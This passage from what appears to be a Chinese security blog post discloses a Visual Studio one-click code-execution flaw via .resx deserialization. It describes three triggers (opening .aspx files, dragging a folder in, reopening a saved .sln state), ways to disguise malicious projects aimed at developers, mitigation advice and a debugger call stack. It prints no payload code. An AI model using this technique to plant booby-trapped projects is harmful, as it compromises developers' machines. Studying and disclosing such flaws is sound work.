

文件(F) 编辑(E) 视图(V) Git(G) 项目(P) 调试(D) 测试(S) 分析(N) 工具(T) 扩展(X) 窗口(W) 帮助(H) 搜索 解决方案1
附加...
a.asmx
1 Hacker!!!
计算器
科学
0
DEG F-E
MC MR M+ M− MS M∨
三角学 函数
2nd π e C
x² 1/x |x| exp mod
∛x ( ) n! ÷
xʸ 7 8 9 ×
10ˣ 4 5 6 −
log 1 2 3 +
ln +/− 0 . =




前文介绍过，上述我们构建的文件结构甚至都不能算是一个 Visual Studio 项目，所以它可以很大程度上伪装成普通的 WEB 源码，或者是把上述结构夹杂在正常的 WEB 代码里等待受害者触发。我承认读者现在可能对 Visual Studio 的项目有所警惕，但假如它都不是一个 Visual Studio 的项目呢？因此其第一个应用场景就是用来攻击.NET WEB 开发者和.NET WEB 安全研究人员，以及反制红队。假设你某一天水群的时候，看见有人在传播某某系统的源码，想下载回来审计一下，然后使用 Visual Studio 打开了 aspx 文件。再比如在一场攻防演练中，你找到目标网站的 www.zip 泄露，然后用 Visual Studio 打开了其中的的源码。上述这些行为都会导致你的主机沦陷。


②通过将恶意文件夹拖拽到 Visual Studio 中触发

现在读者可能会想，如果我不点击这些乱七八糟的文件呢？你还有办法攻击我吗？实际上上面这种姿势也不止局限于点击.aspx 等文件才能触发。如果你把上述恶意目录拖到 Visual Studio 里打开，也一样能触发



或者





这个姿势还可以演变出一个变种，那就是我隐藏.aspx 和 web.config 文件，保留.cs 文件，让开发者认为这就是一个普通的 Visual Studio 的源码，降低警惕性：

如上图，在隐藏 aspx 和 web.config 文件的情况下，把 SimpleWebApplication6 这个目录拖拽到 Visual Studio 中，也一样可以触发漏洞。这个变种攻击方法可以用来攻击普通的开发者。


③借助 sln 文件触发

与各位先辈们一样的是，上述流程也可以借助 sln 文件触发。因为 sln 文件有一个好玩的特性，就是你通过 sln 打开一个项目，然后在这个项目里打开一个文件，然后直接关闭 Visual Studio。实际上 Visual Studio 会保存你的打开状态，等我们下一次用 sln 打开项目的时候，会还原你上一次关闭前的状态。因此可以利用这个小特性去保存.aspx 文件的打开状态，当用户点击.sln 文件后，重新打开.aspx 文件，触发漏洞流程


这里我随便创建一个 sln 文件，先打开这个 sln 文件：

然后把 aspx 文件拖拽到项目里打开，这里会触发一次漏洞

然后我们直接关闭 Visual Studio。待这个.vs 目录生成后，我们的恶意项目也制作完成了



我们可以把这个恶意项目打包发给受害者，当受害者打开 sln 文件，恶意流程再次触发：



这个方法也可以用来攻击普通开发者。


综上，上述漏洞有三种不同的攻击方式，分别适用于一些不同的场景：


①点击 aspx/ashx/asmx 等文件触发：可用于攻击.NET WEB 开发者、安全研究人员，还可用于投毒或反制红队
②拖拽文件夹触发：除了攻击.NET WEB 开发者和安全研究人员，还可以用来攻击使用 Visual Studio 的其他领域的开发者
③点击.sln 文件触发：除了攻击.NET WEB 开发者和安全研究人员，还可以用来攻击使用 Visual Studio 的其他领域的开发者

为了保（避）护（免）同（铁）行（拳），上述项目的 demo 暂时不会公开，不过本文也分析的比较详细了，对.NET 安全稍有了解的师傅应该很容易能复现出来，至于更加武器化的利用嘛，参考近期 APT 组织的手法咯。

4. 悬于开发者头顶的剑

很遗憾，这个漏洞也和它的前辈们一样不被微软承认，微软对 VS 新增了一个“信任位置”的机制来缓解这类 1click RCE 漏洞，该机制并非默认开启。





这里选择始终需要信任判定。配置完后重启 Visual Studio，这样，当你打开任何 Visual Studio 相关的文件时，会看到这样的提示：

不过，在我看来这个机制有掩耳盗铃的嫌疑，既然我都决定要打开相关源码了，那么说明我已经信任它了，再多加一个弹窗让用户确认又有什么用呢？和“请确认你是否年满 18 岁”是一个性质嘛。此外，即使是安全行业的从业者，也是在经历近期的钓鱼事件后才对来源不明的 Visual Studio 项目提高警惕，更何况是普通开发者呢？就以本文提到的安全问题为例，其有多种触发方式，还可以很好地伪装成正常的 Visual Studio 项目，可以分别针对不同类别的计算机领域从业者进行攻击，在本文没有发布之前，如果笔者在各大平台或群聊发布恶意源码，相信也会有很多师傅中招。因此，请务必保持对任何 Visual Studio 文件的警惕，谁也不知道下一波攻击事件何时来到，谁也不知道下一次到底是用 sln 文件还是其它文件触发。由于微软不再修复这类漏洞，它们也将成为一柄永远悬于开发者头顶的达摩克里斯之剑。

综上，我呼吁大家对一切 Visual Studio 相关的源码或文件保持警惕，尤其是一些从群聊中拿到的源码或者是从小众冷门 github 项目中拿到的源码。如果非要打开，建议清理.vs 目录并排查所有.resx 和.resources 文件的内容。如果条件允许，最好在虚拟机中对项目进行查看和分析，避免攻击者利用其它类型的 1click 漏洞进行攻击。

5. 参考和附录

参考：

https://mp.weixin.qq.com/s/ih36z93y6BazatjeoGjp1A
https://www.theregister.com/2023/10/13/fresh_visual_studio_rce_exploit/
https://mp.weixin.qq.com/s/bfWCOn2PAxeK-CvlIijv-w
https://mp.weixin.qq.com/s/uACjJfdKu4EmbLeM_chdHA

附录（本文提到的漏洞的完整调用栈）：

>

mscorlib.dll!System.Runtime.Serialization.Formatters.Binary.BinaryFormatter.Deserialize(System.IO.Stream serializationStream) (IL=prolog, Native=0x00007FF99C6F86D0+0x0)
System.Windows.Forms.dll!System.Resources.ResXDataNode.GenerateObjectFromDataNodeInfo(System.Resources.DataNodeInfo dataNodeInfo, System.ComponentModel.Design.ITypeResolutionService typeResolver) (IL≈0x00C8, Native=0x00007FF93F5ECD60+0x313)
System.Windows.Forms.dll!System.Resources.ResXDataNode.GetValue(System.ComponentModel.Design.ITypeResolutionService typeResolver) (IL≈0x00CF, Native=0x00007FF93F5EC900+0x375)
System.Windows.Forms.dll!System.Resources.ResXResourceReader.ParseDataNode(System.Xml.XmlTextReader reader, bool isMetaData) (IL≈0x01C5, Native=0x00007FF93F5EB460+0x6E8)
System.Windows.Forms.dll!System.Resources.ResXResourceReader.ParseXml(System.Xml.XmlTextReader reader) (IL=0x004A, Native=0x00007FF93F5EA580+0x13C)
System.Windows.Forms.dll!System.Resources.ResXResourceReader.EnsureResData() (IL=0x00A1, Native=0x00007FF93F5E9390+0x208)
System.Windows.Forms.dll!System.Resources.ResXResourceReader.GetEnumerator() (IL=0x000D, Native=0x00007FF93F5E9320+0x33)
System.Web.dll!System.Web.Compilation.BaseResourcesBuildProvider.GenerateResourceFile(System.Web.Compilation.AssemblyBuilder assemblyBuilder, System.Resources.IResourceReader reader) (IL≈0x00DC, Native=0x00007FF93F5E8790+0x294)
System.Web.dll!System.Web.Compilation.BaseResourcesBuildProvider.GenerateCode(System.Web.Compilation.AssemblyBuilder assemblyBuilder) (IL=0x007E, Native=0x00007FF93F5E75F0+0x1FB)
System.Web.dll!System.Web.Compilation.AssemblyBuilder.AddBuildProvider(System.Web.Compilation.BuildProvider buildProvider) (IL=0x005F, Native=0x00007FF93F5E6EE0+0x18A)
System.Web.dll!System.Web.Compilation.BuildProvidersCompiler.ProcessBuildProviders() (IL=0x023F, Native=0x00007FF93F4178A0+0x657)
System.Web.dll!System.Web.Compilation.BuildProvidersCompiler.PerformBuild() (IL=0x0006, Native=0x00007FF93F417320+0x22)
System.Web.dll!System.Web.Compilation.CodeDirectoryCompiler.GetCodeDirectoryAssembly(System.Web.VirtualPath virtualDir, System.Web.Compilation.CodeDirectoryType dirType, string assemblyName, System.Web.Util.StringSet excludedSubdirectories, bool isDirectoryAllowed) (IL≈0x0154, Native=0x00007FF93F40A930+0x345)
System.Web.dll!System.Web.Compilation.BuildManager.CompileCodeDirectory(System.Web.VirtualPath virtualDir, System.Web.Compilation.CodeDirectoryType dirType, string assemblyName, System.Web.Util.StringSet excludedSubdirectories) (IL≈0x003E, Native=0x00007FF93F40B010+0xDB)
System.Web.dll!System.Web.Compilation.BuildManager.CompileResourcesDirectory() (IL≈0x0006, Native=0x00007FF93F40B2A0+0x33)
System.Web.dll!System.Web.Compilation.BuildManager.EnsureTopLevelFilesCompiled() (IL=0x0091, Native=0x00007FF93F40B7B0+0x127)
System.Web.dll!System.Web.Compilation.BuildManagerHost.GenerateCodeCompileUnit(System.Web.VirtualPath virtualPath, string virtualFileString, out System.Type codeDomProviderType, out System.CodeDom.Compiler.CompilerParameters compilerParameters, out System.Collections.IDictionary linePragmasTable) (IL=0x0017,

Native=0x00007FF93F40BB20+0x6F)
mscorlib.dll!System.Runtime.Remoting.Messaging.StackBuilderSink.SyncProcessMessage(System.Runtime.Remoting.Messaging.IMessage msg) (IL=???, Native=0x00007FF99D08A280+0x352)
mscorlib.dll!System.Runtime.Remoting.Messaging.ServerObjectTerminatorSink.SyncProcessMessage(System.Runtime.Remoting.Messaging.IMessage reqMsg) (IL≈0x0048, Native=0x00007FF99D09AEA0+0xAF)
mscorlib.dll!System.Runtime.Remoting.Messaging.ServerContextTerminatorSink.SyncProcessMessage(System.Runtime.Remoting.Messaging.IMessage reqMsg) (IL≈0x004F, Native=0x00007FF99D09AA50+0x120)
mscorlib.dll!System.Runtime.Remoting.Channels.CrossContextChannel.SyncProcessMessageCallback(object[] args) (IL≈0x0059, Native=0x00007FF99D0919A0+0x16A)
mscorlib.dll!System.Runtime.Remoting.Channels.CrossContextChannel.SyncProcessMessage(System.Runtime.Remoting.Messaging.IMessage reqMsg) (IL≈0x001F, Native=0x00007FF99D091BC0+0xBD)
mscorlib.dll!System.Runtime.Remoting.Channels.ChannelServices.SyncDispatchMessage(System.Runtime.Remoting.Messaging.IMessage msg) (IL≈0x0042, Native=0x00007FF99D0825D0+0xBA)
mscorlib.dll!System.Runtime.Remoting.Channels.CrossAppDomainSink.DoDispatch(byte[] reqStmBuff, System.Runtime.Remoting.Messaging.SmuggledMethodCallMessage smuggledMcm, out System.Runtime.Remoting.Messaging.SmuggledMethodReturnMessage smuggledMrm) (IL≈0x0047, Native=0x00007FF99D092E00+0x146)
mscorlib.dll!System.Runtime.Remoting.Channels.CrossAppDomainSink.DoTransitionDispatchCallback(object[] args) (IL≈0x0016, Native=0x00007FF99D0930A0+0x94)
[AppDomain 转换]
mscorlib.dll!System.Runtime.Remoting.Channels.CrossAppDomainSink.DoTransitionDispatch(byte[] reqStmBuff, System.Runtime.Remoting.Messaging.SmuggledMethodCallMessage smuggledMcm, out System.Runtime.Remoting.Messaging.SmuggledMethodReturnMessage smuggledMrm) (IL≈0x0002, Native=0x00007FF99D0931E0+0xA8)
mscorlib.dll!System.Runtime.Remoting.Channels.CrossAppDomainSink.SyncProcessMessage(System.Runtime.Remoting.Messaging.IMessage reqMsg) (IL≈0x0057, Native=0x00007FF99D0932E0+0xD2)
mscorlib.dll!System.Runtime.Remoting.Proxies.RemotingProxy.CallProcessMessage(System.Runtime.Remoting.Messaging.IMessageSink ms, System.Runtime.Remoting.Messaging.IMessage reqMsg, System.Runtime.Remoting.Contexts.ArrayWithSize proxySinks, System.Threading.Thread currentThread, System.Runtime.Remoting.Contexts.Context currentContext, bool bSkippingContextChain) (IL≈0x003A, Native=0x00007FF99D0892A0+0xAC)
mscorlib.dll!System.Runtime.Remoting.Proxies.RemotingProxy.InternalInvoke(System.Runtime.Remoting.Messaging.IMethodCallMessage reqMcmMsg, bool useDispatchMessage, int callType) (IL=???, Native=0x00007FF99D0894E0+0x40A)
mscorlib.dll!System.Runtime.Remoting.Proxies.RealProxy.PrivateInvoke(ref System.Runtime.Remoting.Proxies.MessageData msgData, int type) (IL≈0x0155, Native=0x00007FF99D088940+0x475)
Microsoft.VisualStudio.Web.Host.exe!Microsoft.VisualStudio.Web.Host.RemoteCBMService.GetCompilerParams(string virtualPath, string virtualFileContents, out string codeDOMProviderName, out System.CodeDom.Compiler.CompilerParameters compilerParams) (IL=0x004E,

Native=0x00007FF93EA962B0+0x72)
[轻量级函数]
System.ServiceModel.dll!System.ServiceModel.Dispatcher.SyncMethodInvoker.Invoke(object instance, object[] inputs, out object[] outputs) (IL≈0x0222, Native=0x00007FF8F7C9F1C0+0x2D9)
System.ServiceModel.dll!System.ServiceModel.Dispatcher.DispatchOperationRuntime.InvokeBegin(ref System.ServiceModel.Dispatcher.MessageRpc rpc) (IL≈0x00B3, Native=0x00007FF8F7C91D00+0x387)
System.ServiceModel.dll!System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage5(ref System.ServiceModel.Dispatcher.MessageRpc rpc) (IL=0x0048, Native=0x00007FF8F7C8A350+0xB1)
System.ServiceModel.dll!System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage11(ref System.ServiceModel.Dispatcher.MessageRpc rpc) (IL=epilog, Native=0x00007FF8F7C89E40+0x14E)
System.ServiceModel.dll!System.ServiceModel.Dispatcher.MessageRpc.Process(bool isOperationContextSet) (IL=0x0065, Native=0x00007FF8F7C90C20+0x133)
System.ServiceModel.dll!System.ServiceModel.Dispatcher.ChannelHandler.DispatchAndReleasePump(System.ServiceModel.Channels.RequestContext request, bool cleanThread, System.ServiceModel.OperationContext currentOperationContext) (IL≈0x0239, Native=0x00007FF8F7C8FE60+0x66F)
System.ServiceModel.dll!System.ServiceModel.Dispatcher.ChannelHandler.HandleRequest(System.ServiceModel.Channels.RequestContext request, System.ServiceModel.OperationContext currentOperationContext) (IL≈0x00FE, Native=0x00007FF8F7C88D00+0x21B)
System.ServiceModel.dll!System.ServiceModel.Dispatcher.ChannelHandler.AsyncMessagePump(System.IAsyncResult result) (IL≈0x0039, Native=0x00007FF8F7C88670+0x4C)
System.ServiceModel.dll!System.ServiceModel.Dispatcher.ChannelHandler.OnAsyncReceiveComplete(System.IAsyncResult result) (IL=epilog, Native=0x00007FF8F7C86CA0+0x5E)
System.ServiceModel.Internals.dll!System.Runtime.Fx.AsyncThunk.UnhandledExceptionFrame(System.IAsyncResult result) (IL≈0x0000, Native=0x00007FF987F48740+0x2E)
System.ServiceModel.Internals.dll!System.Runtime.AsyncResult.Complete(bool completedSynchronously) (IL≈0x00C2, Native=0x00007FF987ED7C20+0xF0)
System.ServiceModel.dll!System.ServiceModel.Channels.TransportDuplexSessionChannel.TryReceiveAsyncResult.OnReceive(System.IAsyncResult result) (IL=epilog, Native=0x00007FF8F7C87540+0xB3)
System.ServiceModel.Internals.dll!System.Runtime.Fx.AsyncThunk.UnhandledExceptionFrame(System.IAsyncResult result) (IL≈0x0000, Native=0x00007FF987F48740+0x2E)
System.ServiceModel.Internals.dll!System.Runtime.AsyncResult.Complete(bool completedSynchronously) (IL≈0x00C2, Native=0x00007FF987ED7C20+0xF0)
System.ServiceModel.dll!System.ServiceModel.Channels.SynchronizedMessageSource.ReceiveAsyncResult.OnReceiveComplete(object state) (IL=epilog, Native=0x00007FF8F7C87A30+0xB8)
System.ServiceModel.dll!System.ServiceModel.Channels.SessionConnectionReader.OnAsyncReadComplete(object state) (IL=epilog, Native=0x00007FF8F7CA6A30+0x17C)
System.ServiceModel.Internals.dll!System.Runtime.Fx.AsyncThunk.UnhandledExceptionFrame(System.IAsyncResult result) (IL≈0x0000, Native=0x00007FF987F48740+0x2E)
System.dll!System.Net.LazyAsyncResult.Complete(System.IntPtr userToken) (IL≈0x003E,

Native=0x00007FF99A273810+0x56)
System.dll!System.Net.LazyAsyncResult.ProtectedInvokeCallback(object result, System.IntPtr userToken) (IL≈0x0064, Native=0x00007FF99A2736E0+0xCA)
System.dll!System.Net.Security.NegotiateStream.ProcessFrameBody(int readBytes, byte[] buffer, int offset, int count, System.Net.AsyncProtocolRequest asyncRequest) (IL=0x0070, Native=0x00007FF99A7EDFF0+0xCA)
System.dll!System.Net.Security.NegotiateStream.ReadCallback(System.Net.AsyncProtocolRequest asyncRequest) (IL≈0x0048, Native=0x00007FF99A7EE210+0xD4)
System.dll!System.Net.AsyncProtocolRequest.CompleteRequest(int result) (IL=epilog, Native=0x00007FF99A2594D0+0x3E)
System.dll!System.Net.FixedSizeReader.CheckCompletionBeforeNextRead(int bytes) (IL=0x005D, Native=0x00007FF99A259490+0x28)
System.dll!System.Net.FixedSizeReader.ReadCallback(System.IAsyncResult transportResult) (IL≈0x001C, Native=0x00007FF99A2593A0+0x7F)
System.ServiceModel.Internals.dll!System.Runtime.AsyncResult.Complete(bool completedSynchronously) (IL≈0x00C2, Native=0x00007FF987ED7C20+0xF0)
System.ServiceModel.dll!System.ServiceModel.Channels.ConnectionStream.IOAsyncResult.OnAsyncIOComplete(object state) (IL=epilog, Native=0x00007FF8F88B1590+0x7A)
System.ServiceModel.dll!System.ServiceModel.Channels.PipeConnection.OnAsyncReadComplete(bool haveResult, int error, int numBytes) (IL=epilog, Native=0x00007FF8F7CA4340+0x234)
System.ServiceModel.dll!System.ServiceModel.Channels.OverlappedContext.CompleteCallback(uint error, uint numBytes, System.Threading.NativeOverlapped* nativeOverlapped) (IL=epilog, Native=0x00007FF8F7CA4900+0xCA)
System.ServiceModel.Internals.dll!System.Runtime.Fx.IOCompletionThunk.UnhandledExceptionFrame(uint error, uint bytesRead, System.Threading.NativeOverlapped* nativeOverlapped) (IL≈0x0005, Native=0x00007FF987ED7530+0x3B)
mscorlib.dll!System.Threading._IOCompletionCallback.PerformIOCompletionCallback(uint errorCode, uint numBytes, System.Threading.NativeOverlapped* pOVERLAP) (IL=0x0078, Native=0x00007FF99C6E0D60+0x84)
[本机到托管的转换]